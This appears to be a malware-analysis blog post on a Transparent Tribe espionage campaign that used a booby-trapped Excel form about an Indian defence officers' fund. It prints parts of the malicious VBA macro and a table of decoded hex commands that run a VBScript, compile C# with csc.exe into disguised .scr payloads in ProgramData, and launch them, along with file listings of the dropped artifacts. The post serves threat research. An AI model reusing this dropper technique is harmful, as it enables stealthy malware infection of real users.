
Transparent Tribe: Four Years Later

blog.yoroi.company/research/transparent-tribe-four-years-later

February 21, 2020



02/21/2020

Introduction

Operation Transparent Tribe was first spotted by Proofpoint Researchers in Feb 2016, in a series of espionages operations against Indian diplomats and military personnel in some embassies in Saudi Arabia and Kazakhstan. At that time, the researchers tracked the sources IP in Pakistan, the attacks were part of a wider operation that relies on multi vector such as watering hole websites and phishing email campaigns delivering custom RATs dubbed Crimson and Peppy. These RAT are capable of exfiltrate information, take screenshot and record webcam streams.

This threat actor has been vanished for a long period, and only the last month appeared another time probably for the actual tensions between two countries. We noticed that the TTP of the group are almost the same leveraging a weaponized document with a fake certificate of request of an Indian public fund. So, Cybaze-Yoroi ZLab team decided to dive deep into a technical analysis.


Technical Analysis

Hash	662c3b181467a9d2f40a7b632a4b5fe5ddd201a528ba408badbf7b2375ee3553
Threat	New Operation Transparent Tribe Campaign
Brief Description	Malicious macro document of the new Campaign of Transparent Tribe
Ssdeep	24576:Nh2axIaansJlyJ1prFnFmbX3ti6iEIb+R9mSXH9tBUnTqHT:Nhfx4nsPyJ1ppnEX3UCICRhXHXe

Table 1. Static information about the malicious macro

The document presents itself as a request for a DSOP FUND (Defence Services Officers Provident Fund). It is a fund where an officer compulsorily deposits some money to Govt on a monthly basis out of his wages / salary.

The Found is a financial planning for defense personnel. The money is kept by the government and in return a “non-permanent” profit officially titled as “interest” is given back to the officers at the end of each year. The DSOP fund scheme has been setup as a “welfare measure” to the depositors while the wages remain barely meeting ends otherwise.



SINGNATURE OF OFFICER
Personal No. & Name of the Officer

COUNTERSIGNED

Station:-

Date:-

UTILISATION CERTIFICATE

It is certified that a sum of Rs. ------------------------------- /- (in words: ------------------ /-) being Temporary / Final withdrawal from my DSOP FUND will be utilized for ------------ --

CONTINGENT BILL In lieu of IAFA -115

PCDA (O) A/C NO. --------------------------   VOUCHER NO.:-------------------------


Expenditure on account of Temporary / Final withdrawal from DSOP FUND incurred by

PERSONAL NO. ------------------------------- During the month of ----------------------------

Sl. No	Date	Details of expenditure	Amount (Rs.)
		Amount claimed on account of Temporary / Final withdrawal from DSOP FUND in respect of PERSONAL NO.------------------------ of this regiment / unit to meet the obligatory expense in connection (reason /purpose to be filled by the officer)---------------------------- --	
Bank details			

Self-Extracting Macro


Analyzing the content of the Excel file, we notice that the file contains all the necessary components to perform the infection:



```
    final_path_file = field_dir & Split(HexToString("626573746f652173797374656d69646c6570657266216265617374"), "!")(1) & Split(HexToString("2e6f7869212e766273"), "!")(1)
    sub_str = Split(final_path_file, "\")
    sub_str_couple = sub_str(0) & si & sub_str(1) & si & sub_str(2) & si & Split(HexToString("7465726d696e616c73217379737465 6d69646c65706572662e766273"), "!")(1)
    DistributedSense1 = DistributedSense(UserForm1.TextBox1.Text)
    ran = "Khysper-87789798"
    DistributedSense2 = DistributedSense(UserForm1.TextBox2.Text)
    ran = "Biblu-03209-1209"
    DistributedSense3 = DistributedSense(UserForm1.TextBox3.Text)
    third = "Gypsum-678-23"

    second = "Demon-90789-#%$@#"
    Call EntryDispute(unpress_all, DistributedSense1)
    ran = "P!G5Uer-TreKKl"
    Dim sta As Boolean

    ran = "T!lp-6y!nb("
    Call EntryDispute(sub_str_couple, DistributedSense2)
    ran = "P!53er-Tr341Kl"

    Dim Xamarain As String
    Xamarin = field_dir & HexToString("5265616c74696d652e6373")
    Call EntryDispute(Xamarin, DistributedSense3)

    ran = sum_all
    Dim FileName As String
    FileName = VBA.FileSystem.Dir(HexToString("433a5c57696e646f77735c4d6963726f736f66742e4e45545c4672616d65776f726b5c76342e302e33303331395c6373632e657865"))

    Dim pos As Integer
    Dim ton As Integer

    pos = InStr(Oses, "6.02")
    ton = InStr(Oses, ".00")
    If Not (FileName = VBA.Constants.vbNullString) And (pos > 0 Or ton > 0) Then
        ''Dim pola As String
        'Entrop.Run ("wscript " & sub_str_couple), 0, False
        SetProp.Run (HexToString("636d64202f6320777363726970742022633a5c70726f6772616d646174615c73797374656d69646c65706572665c73797374656d69646c65706572662e766273222026202222433a5c57696
'Handlers:

        'Sleep 4000
        'KelProp.Run (HexToString("636d64202f6320633a5c70726f6772616d646174615c73797374656d69646c65706572665c77696e6470726f63782e736372202222633a5c70726f6772616d646174615c73797374656d69

    Else
        'Entrop.Run ("wscript " & sub_str_couple), 0, False
        SetProp.Run (HexToString("636d64202f6320777363726970742022633a5c70726f6772616d646174615c73797374656d69646c65706572665c73797374656d69646c65706572662e766273222026202222433a5c57696
'Handlers1:
        'Sleep 4000
         'KelProp.Run (HexToString("636d64202f6320633a5c70726f6772616d646174615c73797374656d69646c65706572665c77696e6470726f632e736372202222633a5c70726f6772616d646174615c73797374656d69
         'KelProp.Run (HexToString("636d64202f6320633a5c70726f6772616d646174615c73797374656d69646c65706572665c77696e6470726f632e736372202222633a5c70726f6772616d646174615c73797374656d69

    End If

End Sub
```


The macro is not heavily obfuscated. The macro components are hidden as Hex or Decimal strings, which will be combined with each other to unleash the next stage of the infection.

Then it is possible to deobfuscate them.




```
¦Hex String¦cmd /c wscript "c:\p¦636d64202f6320777363726970742022633a5c70726f6¦
¦          ¦rogramdata\systemidl¦772616d646174615c73797374656d69646c6570657266¦
¦          ¦eperf\systemidleperf¦5c73797374656d69646c65706572662e7662732220262¦
¦          ¦.vbs" & ""C:\Windows¦02222433a5c57696e646f77735c4d6963726f736f6674¦
¦          ¦\Microsoft.NET\Frame¦2e4e45545c4672616d65776f726b5c76342e302e33303¦
¦          ¦work\v4.0.30319\csc.¦331395c6373632e6578652222202f743a657865202f6f¦
¦          ¦exe"" /t:exe /out:c:¦75743a633a5c70726f6772616d646174615c737973746¦
¦          ¦\programdata\systemi¦56d69646c65706572665c5265616c74696d652e736372¦
¦          ¦dleperf\Realtime.scr¦20633a5c70726f6772616d646174615c73797374656d6¦
¦          ¦c:\programdata\syste¦9646c65706572665c5265616c74696d652e6373202620¦
¦          ¦midleperf\Realtime.c¦633a5c70726f6772616d646174615c73797374656d696¦
¦          ¦s & c:\programdata\s¦46c65706572665c77696e6470726f63782e7363722022¦
¦          ¦ystemidleperf\windpr¦22633a5c70726f6772616d646174615c73797374656d6¦
¦          ¦ocx.scr ""c:\program¦9646c65706572665c5265616c74696d652e7363722222¦
¦          ¦data\systemidleperf\¦2022222222636d642e657865222222222022222222633¦
¦          ¦Realtime.scr""      ¦a5c70726f6772616d646174615c73797374656d69646c¦
¦          ¦""""cmd.exe"""" """"¦65706572665c783634692e7363722222222222       ¦
¦          ¦c:\programdata\syste¦                                             ¦
¦          ¦midleperf\x64i.scr""¦                                             ¦
¦          ¦""                  ¦                                             ¦
¦Hex String¦cmd /c c:\programdat¦636d64202f6320633a5c70726f6772616d646174615c7¦
¦          ¦a\systemidleperf\win¦3797374656d69646c65706572665c77696e6470726f63¦
¦          ¦dprocx.scr ""c:\prog¦782e736372202222633a5c70726f6772616d646174615¦
¦          ¦ramdata\systemidlepe¦c73797374656d69646c65706572665c5265616c74696d¦
¦          ¦rf\Realtime.scr""   ¦652e73637222222022222222636d642e6578652222222¦
¦          ¦""""cmd.exe"""" """"¦22022222222633a5c70726f6772616d646174615c7379¦
¦          ¦c:\programdata\syste¦7374656d69646c65706572665c783634692e736372222¦
¦          ¦midleperf\x64i.scr""¦22222                                        ¦
¦          ¦""                  ¦                                             ¦
¦Hex String¦cmd /c wscript "c:\p¦636d64202f6320777363726970742022633a5c70726f6¦
¦          ¦rogramdata\systemidl¦772616d646174615c73797374656d69646c6570657266¦
¦          ¦eperf\systemidleperf¦5c73797374656d69646c65706572662e7662732220262¦
¦          ¦.vbs" & ""C:\Windows¦02222433a5c57696e646f77735c4d6963726f736f6674¦
¦          ¦\Microsoft.NET\Frame¦2e4e45545c4672616d65776f726b5c76332e355c63736¦
¦          ¦work\v3.5\csc.exe"" ¦32e6578652222202f743a657865202f6f75743a633a5c¦
¦          ¦/t:exe /out:c:\progr¦70726f6772616d646174615c73797374656d69646c657¦
¦          ¦amdata\systemidleper¦06572665c5265616c74696d652e73637220633a5c7072¦
¦          ¦f\Realtime.scr c:\pr¦6f6772616d646174615c73797374656d69646c6570657¦
¦          ¦ogramdata\systemidle¦2665c5265616c74696d652e6373202620633a5c70726f¦
¦          ¦perf\Realtime.cs & c¦6772616d646174615c73797374656d69646c657065726¦
¦          ¦:\programdata\system¦65c77696e6470726f632e736372202222633a5c70726f¦
¦          ¦idleperf\windproc.sc¦6772616d646174615c73797374656d69646c657065726¦
¦          ¦r ""c:\programdata\s¦65c5265616c74696d652e73637222222022222222636d¦
¦          ¦ystemidleperf\Realti¦642e657865222222222022222222633a5c70726f67726¦
¦          ¦me.scr""            ¦16d646174615c73797374656d69646c65706572665c78¦
¦          ¦""""cmd.exe"""" """"¦3634692e7363722222222222                     ¦
¦          ¦c:\programdata\syste¦                                             ¦
¦          ¦midleperf\x64i.scr""¦                                             ¦
¦          ¦""                  ¦                                             ¦
¦Hex String¦cmd /c c:\programdat¦636d64202f6320633a5c70726f6772616d646174615c7¦
¦          ¦a\systemidleperf\win¦3797374656d69646c65706572665c77696e6470726f63¦
¦          ¦dproc.scr ""c:\progr¦2e736372202222633a5c70726f6772616d646174615c7¦
¦          ¦amdata\systemidleper¦3797374656d69646c65706572665c5265616c74696d65¦
¦          ¦f\Realtime.scr""    ¦2e73637222222022222222636d642e657865222222222¦
¦          ¦""""cmd.exe"""" """"¦022222222633a5c70726f6772616d646174615c737973¦
¦          ¦c:\programdata\syste¦74656d69646c65706572665c73797374656d69646c657¦
¦          ¦midleperf\systemidle¦06572662e7363722222222222                    ¦
¦          ¦perf.scr"""""       ¦                                             ¦
¦Hex String¦cmd /c c:\programdat¦636d64202f6320633a5c70726f6772616d646174615c7¦
¦          ¦a\systemidleperf\win¦3797374656d69646c65706572665c77696e6470726f63¦
¦          ¦dproc.scr ""c:\progr¦2e736372202222633a5c70726f6772616d646174615c7¦
¦          ¦amdata\systemidleper¦3797374656d69646c65706572665c5265616c74696d65¦
¦          ¦f\Realtime.scr""    ¦2e73637222222022222222636d642e657865222222222¦
¦          ¦""""cmd.exe"""" """"¦022222222633a5c70726f6772616d646174615c737973¦
¦          ¦c:\programdata\syste¦74656d69646c65706572665c783634692e73637222222¦
¦          ¦midleperf\x64i.scr""¦222                                          ¦
¦          ¦""                  ¦                                             ¦
¦Hex String¦""c:\programdata\sys¦2222633a5c70726f6772616d646174615c73797374656¦
¦          ¦temidleperf\Realtime¦d69646c65706572665c5265616c74696d652e65786522¦
¦          ¦.exe"" ""cmd.exe"" "¦22202222636d642e6578652222202222633a5c70726f6¦
¦          ¦"c:\programdata\syst¦772616d646174615c73797374656d69646c6570657266¦
¦          ¦emidleperf\systemidl¦5c73797374656d69646c65706572662e7363722222   ¦
¦          ¦eperf.scr""         ¦                                             ¦
```

The macro creates two folders inside %PROGRAMDATA% path, “*systemidleperf*” and “*SppExtComTel*”.




Nome	Ultima modifica	Tipo	Dimensione
aeinv.dll	21/11/2010 21:24	Estensione dell'ap...	415 KB
aelupsvc.dll	15/07/2009 00:40	Estensione dell'ap...	71 KB
Realtime.cs	17/02/2020 10:20	File CS	2 KB
Realtime.scr	17/02/2020 10:20	Screen saver	4 KB
systemidleperf.vbs	17/02/2020 10:20	File di script VBScr...	1 KB
systemidleperf.zip	17/02/2020 10:20	Archivio WinRAR ...	227 KB
windproc.scr	05/03/2019 20:49	Screen saver	14 KB
windprocx.scr	29/01/2020 15:50	Screen saver	14 KB



Nome	Ultima modifica	Tipo	Dimensione
SppExtComTel.scr	17/02/2020 10:20	Screen saver	18 KB

Analyzing these files, we have a vbs script, a C# script and a zip file, inside this archive we found 4 PE artifacts:




C:\ProgramData\systemidleperf\systemidleperf.zip\

Nome	Dimensione	Dimensione co...	Ultima modifica
aeinv.dll	424 448	185 078	2010-11-21 17:24
aelupsvc.dll	72 192	33 106	2009-07-14 18:40
windproc.scr	14 336	6 661	2019-03-05 16:49
windprocx.scr	14 336	6 747	2020-01-29 11:50

